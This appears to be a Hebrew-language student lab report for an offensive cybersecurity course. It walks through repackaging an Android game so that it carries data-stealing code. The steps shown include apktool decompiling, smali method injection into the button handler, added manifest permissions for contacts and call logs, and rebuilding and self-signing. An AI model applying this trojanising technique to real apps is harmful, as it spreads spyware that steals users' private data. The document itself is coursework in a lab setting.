
מטלת סיום – מעבדת סייבר התקפה

מגישים: שני והב 208584557 אילון בראשי 322679713


המשימה הייתה להשתיל קוד זדוני באפליקציה, כך שכאשר השחקן לוחץ על כפתור הrandom שבמשחק – נוצר קובץ השומר מידע חיוני על המכשיר עליו רצה האפליקציה.

תחילה הורדנו את האפליקציה (apk) וביצענו עליה repackaging באמצעות apktool, על מנת לקבל את קבצי הsmali של האפליקציה:




```
C:\Windows\System32\cmd.e

C:\Users\shani\OneDrive\שולחן העבודה\Final Project - Cyber>apktool d magicDate.apk
I: Using Apktool 2.7.0 on magicDate.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\shani\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

C:\Users\shani\OneDrive\שולחן העבודה\Final Project - Cyber>
```

יצרנו קוד זדוני שוגנב את המידע מהמכשיר מסוג apk, וגם עליו ביצענו repackaging כדי לקבל את קבצי הsmali של הקוד:




```
C:\Windows\System32\cmd.e

C:\Users\shani\OneDrive\שולחן העבודה\Final Project - Cyber>apktool d malicious.apk
I: Using Apktool 2.7.0 on malicious.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\shani\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes3.dex...
I: Baksmaling classes2.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory

C:\Users\shani\OneDrive\שולחן העבודה\Final Project - Cyber>
```

שתילת הקוד הזדוני באפליקציה:


לקחנו את קובץ הsmali הראשי שמכיל את הקוד הזדוני ושתלנו אותו בקובץ הsmali הראשי שמכיל את האפליקציה (magicDate.smali):

```
com > MagicDate > MagicDate.smali
> .method public alertMessage(Ljava/lang/String;Z)V···
  .end method

> .method public onClick(Landroid/view/View;)V···
  .end method

> .method public onCreate(Landroid/os/Bundle;)V···
  .end method

> .method public onCreateOptionsMenu(Landroid/view/Menu;)Z···
  .end method

> .method public onOptionsItemSelected(Landroid/view/MenuItem;)Z···
  .end method

> .method public randomize()I···
  .end method

  ##########################################################################################

> .method private FilePath(Ljava/io/File;)Ljava/lang/String;···
  .end method

> .method private StealData(Landroid/content/Context;)V···
  .end method

> .method private deviceDetails()Ljava/lang/String;···
  .end method
```

של האפליקציה

הקוד הזדוני

שתלנו גם את קבצי הandroix שהיו נחוצים לפונקציה הזדונית:



בפונקציה onClick() של האפליקציה לאחר שלוחצים על הrandom - שתלנו את הקריאה לפונקציה הזדונית:

```
.line 136
:cond_0
invoke-static {v0}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I

move-result v1

invoke-direct {p0, v1}, Lcom/MagicDate/MagicDate;->calc(I)V

goto :goto_0

.line 137
.end local v0    # "tmpAnzahl":Ljava/lang/String;
:pswitch_1
invoke-direct {p0}, Lcom/MagicDate/MagicDate;->getRandom()V
invoke-direct {p0}, Lcom/MagicDate/MagicDate;->malicious()V

goto :goto_0
```

הוספנו את ההרשאות שאנחנו צריכים לקוד הmanifest של האפליקציה, כדי שתהיה לנו גישה לכל המקורות הרגישים של המכשיר:

```
androidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/and
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <permission android:name="com.example.MagicDate.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" android:protectionLevel
    <uses-permission android:name="com.example.MagicDate.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
    <application android:icon="@drawable/icon" android:label="@string/app_name">
        <activity android:label="@string/app_name" android:name=".MagicDate" android:screenOrientation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

ניצור קובץ apk חדש לאפליקציה כאשר התוכן הזדוני שתול בו:

```
C:\Windows\System32\cmd.e

C:\Users\shani\OneDrive\שולחן העבודה\Final Project - Cyber>apktool b magicDate
I: Using Apktool 2.7.0
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: magicDate\dist\magicDate.apk

C:\Users\shani\OneDrive\שולחן העבודה\Final Project - Cyber>
```

כדי שהאפליקציה תהיה ברת התקנה, נבצע את שני השלבים הבאים:

- ניצור מפתח לאפליקציה:

```
C:\Windows\System32\cmd.e

C:\Users\shani\OneDrive\שולחן העבודה\Final Project - Cyber\magicDate\dist>keytool -alias shani -genkey -v -keystore key.keystore
alg RSA
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:
What is the name of your organizational unit?
  [Unknown]:
What is the name of your organization?
  [Unknown]:
What is the name of your City or Locality?
  [Unknown]:
What is the name of your State or Province?
  [Unknown]:
What is the two-letter country code for this unit?
  [Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 90 days
        for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[Storing key.keystore]
```

- ניצור חתימה לאפליקציה:

```
C:\Windows\System32\cmd.e

C:\Users\shani\OneDrive\שולחן העבודה\Final Project - Cyber\magicDate\dist>jarsigner -keystore key.keystore magicDate.apk shani
Enter Passphrase for keystore:
jar signed.

Warning:
The signer's certificate is self-signed.

C:\Users\shani\OneDrive\שולחן העבודה\Final Project - Cyber\magicDate\dist>
```

נתקין את האפליקציה באימולטור, לאחר לחיצה על הrandom המידע נגנב: